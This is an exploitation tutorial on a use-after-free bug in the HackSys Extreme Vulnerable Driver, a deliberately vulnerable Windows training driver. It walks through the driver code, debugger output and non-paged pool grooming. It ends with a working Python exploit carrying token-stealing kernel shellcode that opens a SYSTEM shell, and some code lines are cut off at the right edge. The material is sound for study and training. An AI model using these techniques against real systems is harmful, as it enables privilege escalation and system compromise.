Windows Kernel Exploitation Tutorial Part 8: Use After Free

April 30, 2018 rootkit

Overview

In our previous post, we discussed about Uninitialized Heap Variable. This post will focus on another vulnerability, Use After Free. As the name might suggest, we'd be exploiting a stale pointer, that should've been freed, but due to a flaw, the pointer is called through a Callback function, thus executing anything that we can put into the memory there.

Again, huge thanks to @hacksysteam for the driver.

Analysis

The analysis part on this vulnerability is a multi-step breakdown of different functions used in the *UseAfterFree.c* file. Just reading through the file gives us 4 different functions, that seems useful to what we have to analyze here. We'd look into each of the functions one by one below:

```
NTSTATUS AllocateUaFObject() {
    NTSTATUS Status = STATUS_SUCCESS;
    PUSE_AFTER_FREE UseAfterFree = NULL;

    PAGED_CODE();

    __try {
        DbgPrint("[+] Allocating UaF Object\n");

        // Allocate Pool chunk
        UseAfterFree = (PUSE_AFTER_FREE)ExAllocatePoolWithTag(NonPagedPool,
                                                              sizeof(USE_AFTER_FREE),
                                                              (ULONG)POOL_TAG);

        if (!UseAfterFree) {
            // Unable to allocate Pool chunk
            DbgPrint("[-] Unable to allocate Pool chunk\n");

            Status = STATUS_NO_MEMORY;
            return Status;
        }
        else {
            DbgPrint("[+] Pool Tag: %s\n", STRINGIFY(POOL_TAG));
            DbgPrint("[+] Pool Type: %s\n", STRINGIFY(NonPagedPool));
            DbgPrint("[+] Pool Size: 0x%X\n", sizeof(USE_AFTER_FREE));
            DbgPrint("[+] Pool Chunk: 0x%p\n", UseAfterFree);
        }

        // Fill the buffer with ASCII 'A'
        RtlFillMemory((PVOID)UseAfterFree->Buffer, sizeof(UseAfterFree->Buffer), 0x41);

        // Null terminate the char buffer
```

```
        UseAfterFree->Buffer[sizeof(UseAfterFree->Buffer) - 1] = '\0';

        // Set the object Callback function
        UseAfterFree->Callback = &UaFObjectCallback;

        // Assign the address of UseAfterFree to a global variable
        g_UseAfterFreeObject = UseAfterFree;

        DbgPrint("[+] UseAfterFree Object: 0x%p\n", UseAfterFree);
        DbgPrint("[+] g_UseAfterFreeObject: 0x%p\n", g_UseAfterFreeObject);
        DbgPrint("[+] UseAfterFree->Callback: 0x%p\n", UseAfterFree->Callback);
    }
    __except (EXCEPTION_EXECUTE_HANDLER) {
        Status = GetExceptionCode();
        DbgPrint("[-] Exception Code: 0x%X\n", Status);
    }

    return Status;
}
```

First, we look into the **AllocateUafObject()** function. As the name suggests, this will allocate a Non-Paged pool chunk, fill it with 'A's, terminated with a *NULL* character.

```
NTSTATUS FreeUaFObject() {
    NTSTATUS Status = STATUS_UNSUCCESSFUL;

    PAGED_CODE();

    __try {
        if (g_UseAfterFreeObject) {
            DbgPrint("[+] Freeing UaF Object\n");
            DbgPrint("[+] Pool Tag: %s\n", STRINGIFY(POOL_TAG));
            DbgPrint("[+] Pool Chunk: 0x%p\n", g_UseAfterFreeObject);

#ifdef SECURE
            // Secure Note: This is secure because the developer is setting
            // 'g_UseAfterFreeObject' to NULL once the Pool chunk is being freed
            ExFreePoolWithTag((PVOID)g_UseAfterFreeObject, (ULONG)POOL_TAG);

            g_UseAfterFreeObject = NULL;
#else
            // Vulnerability Note: This is a vanilla Use After Free vulnerability
            // because the developer is not setting 'g_UseAfterFreeObject' to NULL.
            // Hence, g_UseAfterFreeObject still holds the reference to stale pointer
            // (dangling pointer)
            ExFreePoolWithTag((PVOID)g_UseAfterFreeObject, (ULONG)POOL_TAG);
#endif

            Status = STATUS_SUCCESS;
        }
    }
    __except (EXCEPTION_EXECUTE_HANDLER) {
        Status = GetExceptionCode();
        DbgPrint("[-] Exception Code: 0x%X\n", Status);
    }

    return Status;
}
```

Next we look into the **FreeUaFObject()** function. As we see here, if we compile our driver with the SECURE flag, the *g_UseAfterFreeObject* is being set to NULL, whereas in the vulnerable version, *ExFreePoolWithTag* is

being used, which will leave a reference to a stale dangling pointer. A good explanation provided by @hacksysteam here.

```
NTSTATUS UseUaFObject() {
    NTSTATUS Status = STATUS_UNSUCCESSFUL;

    PAGED_CODE();

    __try {
        if (g_UseAfterFreeObject) {
            DbgPrint("[+] Using UaF Object\n");
            DbgPrint("[+] g_UseAfterFreeObject: 0x%p\n", g_UseAfterFreeObject);
            DbgPrint("[+] g_UseAfterFreeObject->Callback: 0x%p\n", g_UseAfterFreeObject->Cal
            DbgPrint("[+] Calling Callback\n");

            if (g_UseAfterFreeObject->Callback) {
                g_UseAfterFreeObject->Callback();
            }

            Status = STATUS_SUCCESS;
        }
    }
    __except (EXCEPTION_EXECUTE_HANDLER) {
        Status = GetExceptionCode();
        DbgPrint("[-] Exception Code: 0x%X\n", Status);
    }

    return Status;
}
```

UseUaFObject(). Simple function, this is just calling the callback on *g_UseAfterFreeObject* if a pointer exists. This is where the dangling pointer proves to be dangerous and as the name suggests, this is what we are going to exploit.

```
NTSTATUS AllocateFakeObject(IN PFAKE_OBJECT UserFakeObject) {
    NTSTATUS Status = STATUS_SUCCESS;
    PFAKE_OBJECT KernelFakeObject = NULL;

    PAGED_CODE();

    __try {
        DbgPrint("[+] Creating Fake Object\n");

        // Allocate Pool chunk
        KernelFakeObject = (PFAKE_OBJECT)ExAllocatePoolWithTag(NonPagedPool,
                                                               sizeof(FAKE_OBJECT),
                                                               (ULONG)POOL_TAG);

        if (!KernelFakeObject) {
            // Unable to allocate Pool chunk
            DbgPrint("[-] Unable to allocate Pool chunk\n");

            Status = STATUS_NO_MEMORY;
            return Status;
        }
        else {
            DbgPrint("[+] Pool Tag: %s\n", STRINGIFY(POOL_TAG));
            DbgPrint("[+] Pool Type: %s\n", STRINGIFY(NonPagedPool));
            DbgPrint("[+] Pool Size: 0x%X\n", sizeof(FAKE_OBJECT));
            DbgPrint("[+] Pool Chunk: 0x%p\n", KernelFakeObject);
        }

```

```
        // Verify if the buffer resides in user mode
        ProbeForRead((PVOID)UserFakeObject, sizeof(FAKE_OBJECT), (ULONG)__alignof(FAKE_OBJECT
        // Copy the Fake structure to Pool chunk
        RtlCopyMemory((PVOID)KernelFakeObject, (PVOID)UserFakeObject, sizeof(FAKE_OBJECT));
        // Null terminate the char buffer
        KernelFakeObject->Buffer[sizeof(KernelFakeObject->Buffer) - 1] = '\0';
        DbgPrint("[+] Fake Object: 0x%p\n", KernelFakeObject);
    }
    __except (EXCEPTION_EXECUTE_HANDLER) {
        Status = GetExceptionCode();
        DbgPrint("[-] Exception Code: 0x%X\n", Status);
    }
    return Status;
}
```

We'd using **AllocateFakeObject**() function to place our shellcode pointer into the non-paged pool.

Exploitation

We can start with our basic skeleton script, but here, if we look into *HackSysExtremeVulnerableDriver.h* file, we notice that there're different CTL codes for *ALLOCATE_UAF_OBJECT*, *USE_UAF_OBJECT*, *FREE_UAF_OBJECT* and *ALLOCATE_FAKE_OBJECT*. So, IOCTLs for each of them needs to be calculated, and then used in our exploit as we need it according to the process. Using our old method to calculate IOCTL codes, it comes up to *0x222013*, *0x222017*, *0x22201B* and *0x22201F* respectively. We'll try each of them just to make sure they work perfectly:

```
import ctypes, sys, struct
from ctypes import *
from subprocess import *

def main():
    kernel32 = windll.kernel32
    psapi = windll.Psapi
    ntdll = windll.ntdll
    hevDevice = kernel32.CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver", 0xC0000000, 0,

    if not hevDevice or hevDevice == -1:
        print "*** Couldn't get Device Driver handle"
        sys.exit(-1)

    kernel32.DeviceIoControl(hevDevice, 0x222013, None, None, None, 0, byref(c_ulong()), None

if __name__ == "__main__":
    main()
```

```
kd> g
****** HACKSYS_EVD_IOCTL_ALLOCATE_UAF_OBJECT ******
[+] Allocating UaF Object
[+] Pool Tag: 'kcaH'
[+] Pool Type: NonPagedPool
[+] Pool Size: 0x58
[+] Pool Chunk: 0x87A26468
[+] UseAfterFree Object: 0x87A26468
[+] g_UseAfterFreeObject: 0x87A26468
[+] UseAfterFree->Callback: 0x8DDB42A4
****** HACKSYS_EVD_IOCTL_ALLOCATE_UAF_OBJECT ******

*BUSY* Debuggee is running...
```

Allocating UaF Object


```python
import ctypes, sys, struct
from ctypes import *
from subprocess import *

def main():
    kernel32 = windll.kernel32
    psapi = windll.Psapi
    ntdll = windll.ntdll
    hevDevice = kernel32.CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver", 0xC0000000, 0,

    if not hevDevice or hevDevice == -1:
        print "*** Couldn't get Device Driver handle"
        sys.exit(-1)

    kernel32.DeviceIoControl(hevDevice, 0x22201B, None, None, None, 0, byref(c_ulong()), None

if __name__ == "__main__":
    main()
```



Freeing UaF Object

```python
import ctypes, sys, struct
from ctypes import *
from subprocess import *

def main():
    kernel32 = windll.kernel32
    psapi = windll.Psapi
    ntdll = windll.ntdll
    hevDevice = kernel32.CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver", 0xC0000000, 0,

    if not hevDevice or hevDevice == -1:
        print "*** Couldn't get Device Driver handle"
        sys.exit(-1)

    fake_obj = "\x41" * 0x60
    kernel32.DeviceIoControl(hevDevice, 0x22201F, fake_obj, len(fake_obj), None, 0, byref(c_u

if __name__ == "__main__":
    main()
```

```
****** HACKSYS_EVD_IOCTL_ALLOCATE_FAKE_OBJECT ******
[+] Creating Fake Object
[+] Pool Tag: 'kcaH'
[+] Pool Type: NonPagedPool
[+] Pool Size: 0x58
[+] Pool Chunk: 0x87BA5E98
[+] Fake Object: 0x87BA5E98
****** HACKSYS_EVD_IOCTL_ALLOCATE_FAKE_OBJECT ******
Break instruction exception - code 80000003 (first chance)
*******************************************************************************
*                                                                             *
*   You are seeing this message because you pressed either                    *
*       CTRL+C (if you run console kernel debugger) or,                       *
*       CTRL+BREAK (if you run GUI kernel debugger),                          *
*   on your debugger machine's keyboard.                                      *
*                                                                             *
*                   THIS IS NOT A BUG OR A SYSTEM CRASH                       *
*                                                                             *
* If you did not intend to break into the debugger, press the "g" key, then   *
* press the "Enter" key now.  This message might immediately reappear.  If it *
* does, press "g" and "Enter" again.                                          *
*                                                                             *
*******************************************************************************
nt!RtlpBreakWithStatusInstruction:
82a917b8 cc              int     3
kd> dd 0x87BA5E98
87ba5e98  41414141 41414141 41414141 41414141
87ba5ea8  41414141 41414141 41414141 41414141
87ba5eb8  41414141 41414141 41414141 41414141
87ba5ec8  41414141 41414141 41414141 41414141
87ba5ed8  41414141 41414141 41414141 41414141
87ba5ee8  41414141 00414141 0808000c ee657645
87ba5ef8  87ba75c0 00000040 00000000 00000000
87ba5f08  00000000 00000000 00000000 00080001
kd>
```

Allocating Fake Object. Notice that our fake_obj is perfectly stored into our fake object address

```python
import ctypes, sys, struct
from ctypes import *
from subprocess import *

def main():
    kernel32 = windll.kernel32
    psapi = windll.Psapi
    ntdll = windll.ntdll
    hevDevice = kernel32.CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver", 0xC0000000, 0,

    if not hevDevice or hevDevice == -1:
        print "*** Couldn't get Device Driver handle"
        sys.exit(-1)

    kernel32.DeviceIoControl(hevDevice, 0x222017, None, None, None, 0, byref(c_ulong()), None

if __name__ == "__main__":
    main()
```

```
kd> g
****** HACKSYS_EVD_IOCTL_USE_UAF_OBJECT ******
[+] Using UaF Object
[+] g_UseAfterFreeObject: 0x87A26468
[+] g_UseAfterFreeObject->Callback: 0x00000000
[+] Calling Callback
****** HACKSYS_EVD_IOCTL_USE_UAF_OBJECT ******
*BUSY* Debuggee is running...
```

Use the stale UaF Object

Everything works as expected. Now before we proceed further to craft our exploit, let's clear up the path-way on how we'd need to proceed. The overall flow of the execution should be on the lines of:

- Groom the non-paged pool in predictable manner.
- Allocate the UAF objects
- Free the UAF objects.
- Allocating the fake objects, containing our shellcode pointer.
- Calling the stale UAF pointer with the callback function, which will ultimately execute our shellcode, residing in the pointer address.

Simple enough, we'd proceed in accordance to the steps above. First thing we'd be doing is grooming the non-paged pool. I'd be using *IoCompletionReserve* objects from Tarjei Mandt's paper, as it has the perfect size of *0x60* to groom our non-paged pool, and it's closer to the size of our UAF object. These objects can be sprayed using *NtAllocateReserveObject* function.

Borrowing the spraying logic from our Pool Overflow tutorial, the script looks like:

```
import ctypes, sys, struct
from ctypes import *
from ctypes.wintypes import *
from subprocess import *

def main():
    kernel32 = windll.kernel32
    psapi = windll.Psapi
    ntdll = windll.ntdll
    spray_event1 = spray_event2 = []
    hevDevice = kernel32.CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver", 0xC0000000, 0,

    if not hevDevice or hevDevice == -1:
        print "*** Couldn't get Device Driver handle"
        sys.exit(-1)

    for i in xrange(10000):
        spray_event1.append(ntdll.NtAllocateReserveObject(byref(HANDLE(0)), 0, 1))
    print "\t[+] Sprayed 10000 objects."

    for i in xrange(5000):
        spray_event2.append(ntdll.NtAllocateReserveObject(byref(HANDLE(0)), 0, 1))
    print "\t[+] Sprayed 5000 objects."

if __name__ == "__main__":
    main()
```

```
kd> dt nt!_OBJECT_TYPE 8515a7a0
   +0x000 TypeList         : _LIST_ENTRY [ 0x8515a7a0 - 0x8515a7a0 ]
   +0x008 Name             : _UNICODE_STRING "IoCompletionReserve"
   +0x010 DefaultObject    : (null)
   +0x014 Index            : 0xa ''
   +0x018 TotalNumberOfObjects : 0x3a99
   +0x01c TotalNumberOfHandles : 0x3a99
   +0x020 HighWaterNumberOfObjects : 0x3a99
   +0x024 HighWaterNumberOfHandles : 0x3a99
   +0x028 TypeInfo         : _OBJECT_TYPE_INITIALIZER
   +0x078 TypeLock         : _EX_PUSH_LOCK
   +0x07c Key              : 0x6f436f49
   +0x080 CallbackList     : _LIST_ENTRY [ 0x8515a820 - 0x8515a820 ]
kd> !pool 878c0f48
Pool page 878c0f48 region is Nonpaged pool
 878c0d28 size:    8 previous size:    0  (Allocated)  Frag
 878c0d30 size:   30 previous size:    8  (Free)       CcSc
 878c0d60 size:   60 previous size:   30  (Allocated)  IoCo (Protected)
 878c0dc0 size:   60 previous size:   60  (Allocated)  IoCo (Protected)
 878c0e20 size:   60 previous size:   60  (Allocated)  IoCo (Protected)
 878c0e80 size:   60 previous size:   60  (Allocated)  IoCo (Protected)
 878c0ee0 size:   60 previous size:   60  (Allocated)  IoCo (Protected)
*878c0f40 size:   60 previous size:   60  (Allocated) *IoCo (Protected)
                Owning component : Unknown (update pooltag.txt)
 878c0fa0 size:   60 previous size:   60  (Allocated)  IoCo (Protected)

kd>
```

Sprayed 0x3a99 (15001) objects in Non-Paged Pool, and we can see our spray is pretty consistent

Now that our pool is sprayed, we need to create holes in it for our exploit to dig in. But, the challenge here would be to prevent coalescence, as if subsequent free chunks are found, they'd be coalesced, and our groomed pool would go into an unpredictable state. To prevent this, we'd be freeing alternate chunks in the sprayed region:

```
1  import ctypes, sys, struct
2  from ctypes import *
3  from ctypes.wintypes import *
4  from subprocess import *
5
6  def main():
7      kernel32 = windll.kernel32
8      psapi = windll.Psapi
9      ntdll = windll.ntdll
10     spray_event1 = spray_event2 = []
11     hevDevice = kernel32.CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver", 0xC0000000, 0,
12
13     if not hevDevice or hevDevice == -1:
14         print "*** Couldn't get Device Driver handle"
15         sys.exit(-1)
16
17     for i in xrange(10000):
18         spray_event1.append(ntdll.NtAllocateReserveObject(byref(HANDLE(0)), 0, 1))
19     print "\t[+] Sprayed 10000 objects."
20
21     for i in xrange(5000):
22         spray_event2.append(ntdll.NtAllocateReserveObject(byref(HANDLE(0)), 0, 1))
23     print "\t[+] Sprayed 5000 objects."
24
25     print "\n[+] Creating holes in the sprayed region..."
26
27     for i in xrange(0, len(spray_event2), 2):
28         kernel32.CloseHandle(spray_event2[i])
29
30 if __name__ == "__main__":
```

```
31      main()
```

```
kd> !pool 8ad0aa08
Pool page 8ad0aa08 region is Nonpaged pool
 8ad0a000 size:    60 previous size:     0  (Allocated)  IoCo (Protected)
 8ad0a060 size:    40 previous size:    60  (Free)       ....
 8ad0a0a0 size:    60 previous size:    40  (Allocated)  IoCo (Protected)
 8ad0a100 size:    60 previous size:    60  (Allocated)  IoCo (Protected)
 8ad0a160 size:    60 previous size:    60  (Free)       IoCo (Protected)
 8ad0a1c0 size:    60 previous size:    60  (Allocated)  IoCo (Protected)
 8ad0a220 size:    60 previous size:    60  (Free)       IoCo (Protected)
 8ad0a280 size:    60 previous size:    60  (Allocated)  IoCo (Protected)
 8ad0a2e0 size:    60 previous size:    60  (Free)       IoCo (Protected)
 8ad0a340 size:    60 previous size:    60  (Allocated)  IoCo (Protected)
 8ad0a3a0 size:    60 previous size:    60  (Free)       IoCo (Protected)
 8ad0a400 size:    60 previous size:    60  (Allocated)  IoCo (Protected)
 8ad0a460 size:    60 previous size:    60  (Free)       IoCo (Protected)
 8ad0a4c0 size:    60 previous size:    60  (Allocated)  IoCo (Protected)
 8ad0a520 size:    60 previous size:    60  (Free)       IoCo (Protected)
 8ad0a580 size:    60 previous size:    60  (Allocated)  IoCo (Protected)
 8ad0a5e0 size:    60 previous size:    60  (Free)       IoCo (Protected)
 8ad0a640 size:    60 previous size:    60  (Allocated)  IoCo (Protected)
 8ad0a6a0 size:    60 previous size:    60  (Free)       IoCo (Protected)
 8ad0a700 size:    60 previous size:    60  (Allocated)  IoCo (Protected)
 8ad0a760 size:    60 previous size:    60  (Free)       IoCo (Protected)
 8ad0a7c0 size:    60 previous size:    60  (Allocated)  IoCo (Protected)
 8ad0a820 size:    60 previous size:    60  (Free)       IoCo (Protected)
 8ad0a880 size:    60 previous size:    60  (Allocated)  IoCo (Protected)
 8ad0a8e0 size:    60 previous size:    60  (Free)       IoCo (Protected)
 8ad0a940 size:    60 previous size:    60  (Allocated)  IoCo (Protected)
 8ad0a9a0 size:    60 previous size:    60  (Free)       IoCo (Protected)
kd>
```

Alternate Objects are freed to avoid coalescence

Now that our pool is in predictable state, we'd call our IOCTLs in the exact order as described above. For the *ALLOCATE_FAKE_OBJECT*, for now, we'd be allocating the same junk as previously demonstrated:

```
1   import ctypes, sys, struct
2   from ctypes import *
3   from ctypes.wintypes import *
4   from subprocess import *
5
6   def main():
7       kernel32 = windll.kernel32
8       psapi = windll.Psapi
9       ntdll = windll.ntdll
10      spray_event1 = spray_event2 = []
11      hevDevice = kernel32.CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver", 0xC0000000, 0,
12
13      if not hevDevice or hevDevice == -1:
14          print "*** Couldn't get Device Driver handle"
15          sys.exit(-1)
16
17      for i in xrange(10000):
18          spray_event1.append(ntdll.NtAllocateReserveObject(byref(HANDLE(0)), 0, 1))
19      print "\t[+] Sprayed 10000 objects."
20
21      for i in xrange(5000):
22          spray_event2.append(ntdll.NtAllocateReserveObject(byref(HANDLE(0)), 0, 1))
23      print "\t[+] Sprayed 5000 objects."
24
25      print "\n[+] Creating holes in the sprayed region..."
26
27      for i in xrange(0, len(spray_event2), 2):
28          kernel32.CloseHandle(spray_event2[i])
29
```

```
    print "\n[+] Allocating UAF Objects..."
    kernel32.DeviceIoControl(hevDevice, 0x222013, None, None, None, 0, byref(c_ulong()), None
    print "\n[+] Freeing UAF Objects..."
    kernel32.DeviceIoControl(hevDevice, 0x22201B, None, None, None, 0, byref(c_ulong()), None
    print "\n[+] Allocating Fake Objects..."
    fake_obj = "\x41" * 0x60
    for i in xrange(5000):
        kernel32.DeviceIoControl(hevDevice, 0x22201F, fake_obj, len(fake_obj), None, 0, byref
    print "\n[+] Triggering UAF..."
    kernel32.DeviceIoControl(hevDevice, 0x222017, None, None, None, 0, byref(c_ulong()), None

if __name__ == "__main__":
    main()
```

```
****** HACKSYS_EVD_IOCTL_ALLOCATE_FAKE_OBJECT ******
[+] Creating Fake Object
[+] Pool Tag: 'kcaH'
[+] Pool Type: NonPagedPool
[+] Pool Size: 0x58
[+] Pool Chunk: 0x8A12A3C0
[+] Fake Object: 0x8A12A3C0
****** HACKSYS_EVD_IOCTL_ALLOCATE_FAKE_OBJECT ******
****** HACKSYS_EVD_IOCTL_ALLOCATE_FAKE_OBJECT ******
[+] Creating Fake Object
[+] Pool Tag: 'kcaH'
[+] Pool Type: NonPagedPool
[+] Pool Size: 0x58
[+] Pool Chunk: 0x8A12A360
[+] Fake Object: 0x8A12A360
****** HACKSYS_EVD_IOCTL_ALLOCATE_FAKE_OBJECT ******
****** HACKSYS_EVD_IOCTL_USE_UAF_OBJECT ******
Breakpoint 0 hit
HEVD!UseUaFObject:
8ddb43b8 6a10            push    10h
kd> bp 8ddb4417
kd> g
[+] Using UaF Object
[+] g_UseAfterFreeObject: 0x881F8238
[+] g_UseAfterFreeObject->Callback: 0x41414141
[+] Calling Callback
Breakpoint 1 hit
HEVD!UseUaFObject+0x5f:
8ddb4417 7402            je      HEVD!UseUaFObject+0x63 (8ddb441b)
kd>
```

Fake objects allocated, and our callback address is being pointed to our garbage fake object.

```
kd> dd 0x881F8238 - 0x8
881f8230  040c0012 6b636148 41414141 41414141
881f8240  41414141 41414141 41414141 41414141
881f8250  41414141 41414141 41414141 41414141
881f8260  41414141 41414141 41414141 41414141
881f8270  41414141 41414141 41414141 41414141
881f8280  41414141 41414141 41414141 00414141
881f8290  040d000c d2777445 00000000 00000064
881f82a0  00000048 82b4ca00 8a091398 00000001
kd>
```

The spray is perfect with our sprayed value and the Pool tag.

Perfect, our fake objects are exactly where we want them to be, and our callback pointer is in our control. Now the only thing left is to insert our shellcode pointer (borrowed from previous tutorials) in place, and we should get our *nt authority\system* shell:

```
import ctypes, sys, struct
from ctypes import *
from ctypes.wintypes import *
from subprocess import *

def main():
    kernel32 = windll.kernel32
    psapi = windll.Psapi
    ntdll = windll.ntdll
    spray_event1 = spray_event2 = []
    hevDevice = kernel32.CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver", 0xC0000000, 0,

    if not hevDevice or hevDevice == -1:
        print "*** Couldn't get Device Driver handle"
        sys.exit(-1)

    #Defining our shellcode, and converting the pointer to our shellcode to a sprayable \x\x\
    shellcode = bytearray(
        "\x90\x90\x90\x90"              # NOP Sled
        "\x60"                          # pushad
        "\x64\xA1\x24\x01\x00\x00"      # mov eax, fs:[KTHREAD_OFFSET]
        "\x8B\x40\x50"                  # mov eax, [eax + EPROCESS_OFFSET]
        "\x89\xC1"                      # mov ecx, eax (Current _EPROCESS structure)
        "\x8B\x98\xF8\x00\x00\x00"      # mov ebx, [eax + TOKEN_OFFSET]
        "\xBA\x04\x00\x00\x00"          # mov edx, 4 (SYSTEM PID)
        "\x8B\x80\xB8\x00\x00\x00"      # mov eax, [eax + FLINK_OFFSET]
        "\x2D\xB8\x00\x00\x00"          # sub eax, FLINK_OFFSET
        "\x39\x90\xB4\x00\x00\x00"      # cmp [eax + PID_OFFSET], edx
        "\x75\xED"                      # jnz
        "\x8B\x90\xF8\x00\x00\x00"      # mov edx, [eax + TOKEN_OFFSET]
        "\x89\x91\xF8\x00\x00\x00"      # mov [ecx + TOKEN_OFFSET], edx
        "\x61"                          # popad
        "\xC3"                          # ret
    )

    ptr = kernel32.VirtualAlloc(c_int(0), c_int(len(shellcode)), c_int(0x3000), c_int(0x40))
    buff = (c_char * len(shellcode)).from_buffer(shellcode)
    kernel32.RtlMoveMemory(c_int(ptr), buff, c_int(len(shellcode)))
    ptr_adr = hex(struct.unpack('<L', struct.pack('>L', ptr))[0])[2:].zfill(8).decode('hex')

    print "[+] Pointer for ring0 shellcode: {0}".format(hex(ptr))

    #Spraying the Non-Paged Pool with IoCompletionReserve objects, having size of 0x60.

    print "\n[+] Spraying Non-Paged Pool with IoCompletionReserve Objects..."

    for i in xrange(10000):
        spray_event1.append(ntdll.NtAllocateReserveObject(byref(HANDLE(0)), 0, 1))
    print "\t[+] Sprayed 10000 objects."

    for i in xrange(5000):
        spray_event2.append(ntdll.NtAllocateReserveObject(byref(HANDLE(0)), 0, 1))
    print "\t[+] Sprayed 5000 objects."

    #Creating alternate holes, so as to avoid coalescence.

    print "\n[+] Creating holes in the sprayed region..."

```

```
    for i in xrange(0, len(spray_event2), 2):
        kernel32.CloseHandle(spray_event2[i])

    #Now as our pool is perfectly groomed, we'd just follow the procedure by calling suitable
    #Allocate UaF Objects --> Free UaF Objects --> Allocate Fake Objects (with our shellcode

    print "\n[+] Allocating UAF Objects..."
    kernel32.DeviceIoControl(hevDevice, 0x222013, None, None, None, 0, byref(c_ulong()), None

    print "\n[+] Freeing UAF Objects..."
    kernel32.DeviceIoControl(hevDevice, 0x22201B, None, None, None, 0, byref(c_ulong()), None

    print "\n[+] Allocating Fake Objects..."
    fake_obj = ptr_adr + "\x41"*(0x60 - (len(ptr_adr)))
    for i in xrange(5000):
        kernel32.DeviceIoControl(hevDevice, 0x22201F, fake_obj, len(fake_obj), None, 0, byre

    print "\n[+] Triggering UAF..."
    kernel32.DeviceIoControl(hevDevice, 0x222017, None, None, None, 0, byref(c_ulong()), None

    print "\n[+] nt authority\system shell incoming"
    Popen("start cmd", shell=True)

if __name__ == "__main__":
    main()
```